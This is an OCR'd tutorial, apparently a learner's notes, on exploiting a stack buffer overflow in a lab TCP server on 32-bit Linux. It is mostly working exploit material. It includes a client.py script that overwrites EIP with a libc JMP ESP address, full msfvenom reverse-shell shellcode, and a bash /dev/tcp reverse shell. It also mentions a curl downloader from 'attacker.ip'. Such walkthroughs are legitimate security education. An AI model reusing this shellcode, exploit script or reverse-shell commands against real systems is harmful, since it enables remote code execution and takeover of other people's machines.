
**MESSAGE = "\x90"*1040 + "\x45"*4 + "\x90"*1000**

Run the vulnerable tcp server and client.py side-by-side and you'll find that the segmentation fault occurs at EIP with a value of exactly x45454545.



```
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
^CTraceback (most recent call last):
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
[*] Exact match at offset 1040
sandman@kali:~/Desktop/BO$ python -c 'print "\x90"*1040 + "\x45"*4 (EIP) + "\x90"*4 '
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'EIP' is not defined
sandman@kali:~/Desktop/BO$ python -c 'print "\x90"*1040 + "\x45"*4 + "\x90"*4 '
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
(gdb) run 1337
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1048 bytes
Read: 1048 bytes
Incoming message: ������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������������������������������������������������
�����������������������������������
����������������EEEE����

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
(gdb)
```



```
(gdb) info all-registers
eax            0x415    1045
ecx            0x7ffffbeb       2147482603
edx            0xb7fae870       -1208293264
ebx            0x90909090       -1869574000
esp            0xbffff230       0xbffff230
ebp            0x90909090       0x90909090
esi            0xbffff370       -1073745040
edi            0xbffff334       -1073745100
eip            0x45454545       0x45454545
```

Now most importantly, ***what do we put into the Instruction Pointer*** **?** That depends on where your buffer of x90's land. To find our NOPS lets run the attack with the following logic in the client.py

**MESSAGE = "\x90"*1040 + "\x45"*4 + "\x90"*1000**

Let's switch some things up and try a new debugger …

1. **./Server 1337**
2. **From terminal #2 → edb**
3. **From edb UI → file→ attach → "Server"**
4. **From edb UI → file→ debug → run → run (twice or so)**
5. **Update your clientPoC code**
6. **python clientPoC.py 1337**

**Code Changes**


**malware = ("\x41" * 100)**

**eip = "\x42" * 4**

**ending = "\x90" * 200**

**nopsled = ("\x90" * (1000 - len(malware)))**

**MESSAGE = "\x90"*1040 + eip + nopsled + malware + ending**



```
b7fd:9cd0 90              nop
b7fd:9cd1 8d 76 00        lea esi, [esi]
b7fd:9cd4 58              pop
b7fd:9cd5 b8 77 00 00 00  mov
b7fd:9cda cd 80           int
```

```
Interrupted SYSCALL: socketcall()
Syscall will be restarted on next
ebp = bffff3a8
```

```
ESI 00000000
EDI b7fad000
```

Illegal Access Fault


The debugged application encountered a segmentation fault.
The address **0x42424242** does not appear to be mapped.

If you would like to pass this exception to the application press Shift+[F7/F8/F9]

```
0040:0000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF............
0040:0010 03 00 03 00 01 00 00 00 50 06 00 00 34 00 00 00 ........P...4...
```

```
bfff:f2ec b7ee29b9  return to 0xb7ee29b9 <li
bfff:f2f0 bffff3a8
```


We land some x42's perfectly on EIP which means we adjusted for the buffer correctly.



```
EAX 00000415
ECX 7ffffbeb
EDX b7fae870
EBX 90909090
ESP bffff310
EBP 90
ESI bf
EDI b7
EIP 42
```


```
bfff:f310 90909090 ..
bfff:f314 90909090 ..
bfff:f318 90909090 ..
bfff:f31c 90909090 ..
bfff:f320 90909090 ..
bfff:f324 90909090 ..
bfff:f328 90909090 ..
bfff:f32c 90909090 ..
bfff:f330 90909090 ..
bfff:f334 90909090 ..
bfff:f338 90909090 ....
bfff:f33c 90909090 ....
bfff:f340 90909090 ....
bfff:f344 90909090 ....
bfff:f348 90909090 ....
bfff:f34c 90909090 ....
bfff:f350 90909090 ....
```

Right click in the registers and do a follow in memory dump. In this case, I clicked ESP and found some 90's in the bottom left-hand corner.



```
bfff:f2e0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f2f0 90 90 90 90 90 90 90 90 90 90 90 90 c4 08 00 00 ............□...
bfff:f300 90 90 90 90 90 90 90 90 90 90 90 90 42 42 42 42 ............BBBB
bfff:f310 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f320 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f330 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f340 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f350 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f360 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f370 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f380 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f390 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f3a0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
```

Looking at our memory we see can see the 90's we wrote before EIP, we can see the x42 which is EIP, and we can see that ESP points to memory address **bffff310.** If we continue to scroll down into ESP we should find a bunch of A's which symbolizes our malware. At memory address bfff6a0 we find our A's which might as well be malware.



Data Dump

0xbffdf000-0xc0000000

```
bfff:f670 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f680 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f690 90 90 90 90 41 41 41 41 41 41 41 41 41 41 41 41 ....AAAAAAAAAAAA
bfff:f6a0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
bfff:f6b0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
bfff:f6c0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
bfff:f6d0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
bfff:f6e0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
bfff:f6f0 41 41 41 41 41 41 41 41 90 90 90 90 90 90 90 90 AAAAAAAA........
bfff:f700 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f710 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f720 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f730 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
```

Now that we know the x90's feed nicely into our malware we want to find a local static binary with an OP CODE that allows us to jump into ESP. We'll need a binary that is already loaded into memory that grants our program read permission. From there, we will search for a JMP ESP opcode to find a memory location with that instruction.

1. run the vulnerable server
2. start up edb debugger and attack the vulnerable server
3. right click Plugins → OpsCode search → Click  ESP to EIP
4. Manually search through each loaded binary and click search


Opcode Search

Regions To Search:

Filter

| Start Address | End Address | Permissions | Name |
|---|---|---|---|
| 0x00402000 | 0x00403000 | rwx | /home/sandman/Desktop/BO/tcp_serv… |
| 0xb7dfa000 | 0xb7fab000 | r-x | /lib/i386-linux-gnu/libc-2.24.so |
| 0xb7fab000 | 0xb7fad000 | r-x | /lib/i386-linux-gnu/libc-2.24.so |
| 0xb7fad000 | 0xb7fae000 | rwx | /lib/i386-linux-gnu/libc-2.24.so |
| 0xb7fae000 | 0xb7fb1000 | rwx | |

What To Search For


(●) Jump Equivalent

ESP -> EIP

Results:

```
0xb7facf97: jmp esp
```

**0xb7facf97** or **\x97\xcf\xfa\xb7** is the memory location of the OPCODE instruction we need to insert into EIP in order to trick the CPU to jump into the memory address held at ESP register and then execute our malware in ESP. As a friendly reminder,




So what do we want our malware to do? For now, let's create a simple reverse shell back to a command and control server. In the future, I'll write a paper about a custom piece of malware just for fun.

A boilerplate universal reverse shell on linux looks like the one below...

```
/bin/sh -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

Let's test this out on a similar OS to the target server (as best we can) to make sure it will run correctly. We'll create a netcat listener in one terminal listening on port 4444 and we'll execute the reverse shell from another terminal and attempt to connect to the listener. It looks like this simple reverse /bin/sh shell command will work on the target OS (my local host lolz).



```
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59800
$ 
```

The next part that gets overlooked is the assembler encoding into machine op code. Kali Linux and Metasploit have tools that generate a bunch of shellcode for you but the details of the tools can be easily missed or misunderstood. If your self-taught noob like myself and not comp-sci person, then it's good we take a moment to cover this. Even if you don't fully understand it, you'll at least understand there is an added layer of complexity.

Let's refer to our friend wikipedia for help here. I personally concatenate a bunch of this together because I found it useful in my notes,

*"The Netwide Assembler (NASM) is an assembler and disassembler for the Intel x86 architecture. It can be used to write 16-bit, 32-bit (IA-32) and 64-bit (x86-64) programs. NASM principally outputs object files, which are generally not executable by themselves. In computing, object code or object module is the product of a compiler. In a general sense object code is a sequence of statements or instructions in a computer language, usually a machine code language (i.e., binary) or an intermediate language such as register transfer language (RTL). An assembler is used to convert assembly code into machine code (object code). An assembly language (or assembler language), often abbreviated asm, is any low-level programming language in which there is a very strong correspondence between the program's statements and the architecture's machine code instructions."*

So when we put in \x90,\x41,\x42 etc. etc. you might have noticed that the values stayed the same in memory and in the registers. But when we put in a bunch of A's for some reason the EIP register spit out x\41s. Well, when we performed *"info all-registers"* we're seeing the HEX variant (\x41,\x42\x43) of the variables used in the CPU's assembly language. That's part of the assembly language at work helping us go from a higher level language in C to a lower level language to the CPU that we don't understand like binary 1's and 0's.

So, when we write our malware to the registers it seems best to encode it into the assembly NASM HEX variant of the ASCI characters commands because the assembly is already expecting that value in the register to execute when the function is called. I can't explain it any deeper, other than saying it's "magic". All I know is that if you try to put human readable bash command syntax into a register the register doesn't know what to do with it because "it doesn't speak that language" …. you feel me.. (-8…

Put simply, let's take the command we are familiar with in BASH and encode it into simple HEX for illustration…..

```
/bin/sh -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

**encodes to**

\x2f\x62\x69\x6e\x2f\x73\x68\x20\x2d\x69\x20\x3e\x26\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x32\x37\x2e\x30\x2e\x30\x2e\x31\x2f\x34\x34\x34\x34\x20\x30\x3e\x26\x31

Unfortunately, the assembly still wont "understand" what that HEX bash command means. Largely because we're executing directly from the stack and therefore we need x86 equivalent instructions.  However, it does ***visually illustrate*** the point that we're taking a simple shell command and encoding it into assembly and writing the output in C HEX.

To make this easier we'll use a tool from here on, to help us translate a similar shell command like the one below into a lower level x86 encoded command that the kernel can interpret

```
/bin/sh -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

**x86 encoded Shell Code**

```
"\xdd\xc4\xb8\xe3\xb7\xf6\x55\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x12\x31\x43\x17\x83\xc3\x04\x03\xa0\xa4\x14\xa0\x17\x10\x2f"
"\xa8\x04\xe5\x83\x45\xa8\x60\xc2\x2a\xca\xbf\x85\xd8\x4b\xf0"
"\xb9\x13\xeb\xb9\xbc\x52\x83\x46\x3f\xa5\x52\xd1\x3d\xa5\x45"
"\x7d\xcb\x44\xd5\x1b\x9b\xd7\x46\x57\x18\x51\x89\x5a\x9f\x33"
"\x21\x0b\x8f\xc0\xd9\xbb\xe0\x09\x7b\x55\x76\xb6\x29\xf6\x01"
"\xd8\x7d\xf3\xdc\x9b"
```

The MSFVENOM tool is extremely feature rich. It is easy to run it blindly based on some blog or training course without fully understanding the details behind the payloads, encoders and output. Using our example, I'll give a 60 second breakdown. It's really worth reading the man page on msfvenom to understand the architectures and encoders.

- **p** = payload where payload could be low level assembly, compiled java, jsp, shell commands cross platform
- **shell_reverse** where the Underscore means a single staged payload. This means the entire remote code execution occurs in a single go. Alternatively, a multi-staged payload might inject a "downloader"  then run the downloaded against the attacker's "Web Server" to get additional remote code / command execution. Think stage 1 "curl -s attacker.ip/malware" while stage 2 is malware "/bin/sh -i >& /dev/tcp/127.0.0.1/4444 0>&1" or sometihng far bigger and more advanced
- **f** = format … That can be raw, C, JSP, shell etc. etc.

- **-e** is the encoder in this case for the x86 architecture we're working on but there are many many more
- **-b** are the "bad" characters. I've included a few examples here.

***Where do we put our malware?***

While writing these notes I first put the shell code at the beginning of the buffer before EIP. Let's think about this for a second, in the client.py script putting the malware before EIP looks like this.

NOPSLED + MALWARE + EIP (RETURN BEFORE MALWARE) + NOPS

Personally, I found the first approach difficult for this C program because the NOPSLED overwrote 90's to all my registers. This is important, because I had no OP CODE which I could use to dynamically jump into the NOPSLED before the MALWARE. I was left manually searching for a memory address of my NOPSLED and hard coding the memory address into the program. This is inferior because you may want to test larger MALWARE which could overwrite your memory address or you may have a different memory address when you run this exploit on a target system outside of your lab. Once again, hard coding the return point is bad and unfortunately, the NOPSLED before EIP didn't give me much to dynamically jump into.

However, I did find that putting my malware after EIP opened some new doors. This approach looks closer to the syntax below.

NOPS ++ EIP (JMP to REGISTER) + NOPSLED + MALWARE   + NOPS


*Like before when finding JUMP ESP, you can test this out by generating code similar to the code below.*

```
malware = "\x41" x 30

eip = "\x97\xcf\xfa\xb7"

# eip = "\x41\x41\x41\x41"

ending = "\x90" * 200

nopsled = ("\x41" * (1000 - len(malware)))

MESSAGE = "\x90"*1040 + eip + nopsled + malware + ending
```

After updating the code in the client.py script go ahead and run the attack against the vulnerable server while in EDB debug mode. Then look into your register windows and try to "Find" any x90's or if you used A's x41's. If you find a register, in my case, ESP, I overwrote with a bunch of x41's. So instead of manually hard coded a memory location into the exploit, I can now simply reference by ESP register pointer to jump into the nopsled.

One point here that was omitted online is the value of this. In order to "Jump" into all those "A's you will need a library/dll with that specific x86 operation code which your program has access to. Let's say, Windows or Linux has a library with a JMP ESP command that can program can call, then your exploit becomes more portable because you can simply call that library. Plus if you want to try out bigger malware payloads you don't have to go down into lower memory locations and hard code the new NOP location to "make room" for a bigger payload. With memory protections enabled, I suspect,  this becomes more complex but I think for now we'll go with the shell code after the EIP so we can jump into ESP.

**NOPS ++ EIP (JMP to REGISTER) + NOPSLED + MALWARE   + NOPS**



**Bad Characters in Custom Malware**

If you were to attempt to find your own buffer overflow in a piece of software and write your own remote code execution or remote command execution you would find that some characters are reserved for promoting language and assembler. For example, x\00 is used for NULL point termination in C which indicates an end of an array or buffer and tells a program to stop at the point it sees x\00. Other languages may have similar reserved type of characters you want to commit. As an overly simplified example ….

**x86 encoded ShellCode w/ Bad Characters (For next section)**

"\xdd\xc4\xb8\xe3\xb7\xf6\x55\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"

"\x12\x31\x43\x17\x83\xc3\x04\x03\xa0\xa4\x14\xa0\x17\x10\x2f"

"\xa8\x04\xe5\x83\x45\xa8\x60\xc2\x2a\xca\xbf\x85\xd8\x4b\xf0"

"\xb9\x13\xeb\xb9\xbc\x52\x83\x46\x3f\xa5\x52\xd1\x3d\xa5\x45"


"\x7d\xcb\x44\xd5\x1b\x9b\xd7\x46\x57\x18\x51\x89\x5a\x9f\x33"

"\x21\x0b\x8f\xc0\xd9\xbb\xe0\x09\x7b\**x00\x00**\x55\x76\xb6\x29\xf6\x01"

"\xd8\x7d\xf3\xdc\x9b\**x00\x00**"

Now let's update our client.py code to reflect these changes and include the reverse shell payload we just made.


**Updated client.py Code with the "Bad Character code"**



```
# malware = ("\x90" * 1040)

malware  = ("\x00\x00\xdd\xc4\xb8\xe3\xb7\xf6\x55\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x12\x31\x43\x17\x83\xc3\x04\x03\xa0\xa4\x14\xa0\x17\x10\x2f"
"\xa8\x04\xe5\x83\x45\xa8\x60\xc2\x2a\xca\xbf\x85\xd8\x4b\xf0"
"\xb9\x13\xeb\xb9\xbc\x52\x83\x46\x3f\xa5\x52\xd1\x3d\xa5\x45"
"\x7d\xcb\x44\xd5\x1b\x9b\xd7\x46\x57\x18\x51\x89\x5a\x9f\x33"
"\x21\x0b\x8f\xc0\xd9\xbb\xe0\x09\x7b\x55\x76\xb6\x29\xf6\x01"
"\xd8\x7d\xf3\xdc\x9b"


#00000000  FFE3             jmp ebx
# \xE3\xFF
# \xb1\xca\xdf\xb7

# eip = "\x42" * 4

eip = "\x97\xcf\xfa\xb7"

# eip = "\x41\x41\x41\x41"

ending = "\x90" * 200

nopsled = ("\x90" * (1000 - len(malware)))

MESSAGE = "\x90"*1040 + eip + nopsled + malware + ending
```

We're getting close to the moment of truth. The expected behavior is, when turn on another netcat listener on port 4444 and run the client.py, the client.py script will attack the vulnerable tcp server and write our malicious code into the vulnerable server's buffer ***and*** overwrite EIP with a memory pointer that will tell the CPU to "go back" to our malicious command which will ultimately create a connection back to the "attacker" on the listening 4444 port. ***However, because we have "Bad Characters" we know the connection will fail.***

- Enable netcat on port 4444 (nc -lvp 4444)
- Turn on the vulnerable server in EDB (./Server 1337) and then attach the program to EDB
- Run the updated client.py script against the vulnerable server (python client.py 1337)
- Wait for the victim machine to connect back to the "Attacker" on port 4444



```
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ nano
sandman@kali:~/Desktop/BO$ msfve
LPORT=4444 -f c —e x86/shikata_g
No platform was selected, choosi
No Arch selected, selecting Arch
Found 10 compatible encoders
Attempting to encode payload wit
x86/shikata_ga_nai succeeded wit
x86/shikata_ga_nai chosen with f
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xda\xc2\xb8\x84\x78\xb5\xb8\xc
"\x12\x31\x47\x17\x03\x47\x17\x8
"\x4d\xf7\x13\xc3\xf8\xf5\x1a\x0
"\x7a\x8c\x38\xd3\xfc\xf7\x50\x9
"\x97\x88\xe9\x02\x41\xdb\xb8\x3
"\xfe\x61\x4f\x65\x96\x15\xa0\xa
"\x7d\xaa\xa8\x1c\xfd";
sandman@kali:~/Desktop/BO$ nano
sandman@kali:~/Desktop/BO$ nano
```

```
b7fd:9cd4 58                pop
b7fd:9cd5 b8 77 00 00 00    mov
b7fd:9cda cd 80             int
```

```
Interrupted SYSCALL: socketcall()
Syscall will be restarted on next
ebp = bffff3a8
```

Data Dump

0x00400000-0x00401000

```
0040:0000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF............
0040:0010 03 00 03 00 01 00 00 00 50 06 00 00 34 00 00 00 ........P...4...
0040:0020 a0 19 00 00 00 00 00 00 34 00 20 00 09 00 28 00 ........4. . .(.
0040:0030 1e 00 1d 00 06 00 00 00 34 00 00 00 34 00 00 00 ........4...4...
0040:0040 34 00 00 00 20 01 00 00 20 01 00 00 05 00 00 00 4... ... .......
0040:0050 04 00 00 00 03 00 00 00 54 01 00 00 54 01 00 00 ........T...T...
0040:0060 54 01 00 00 13 00 00 00 13 00 00 00 04 00 00 00 T...............
0040:0070 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 ................
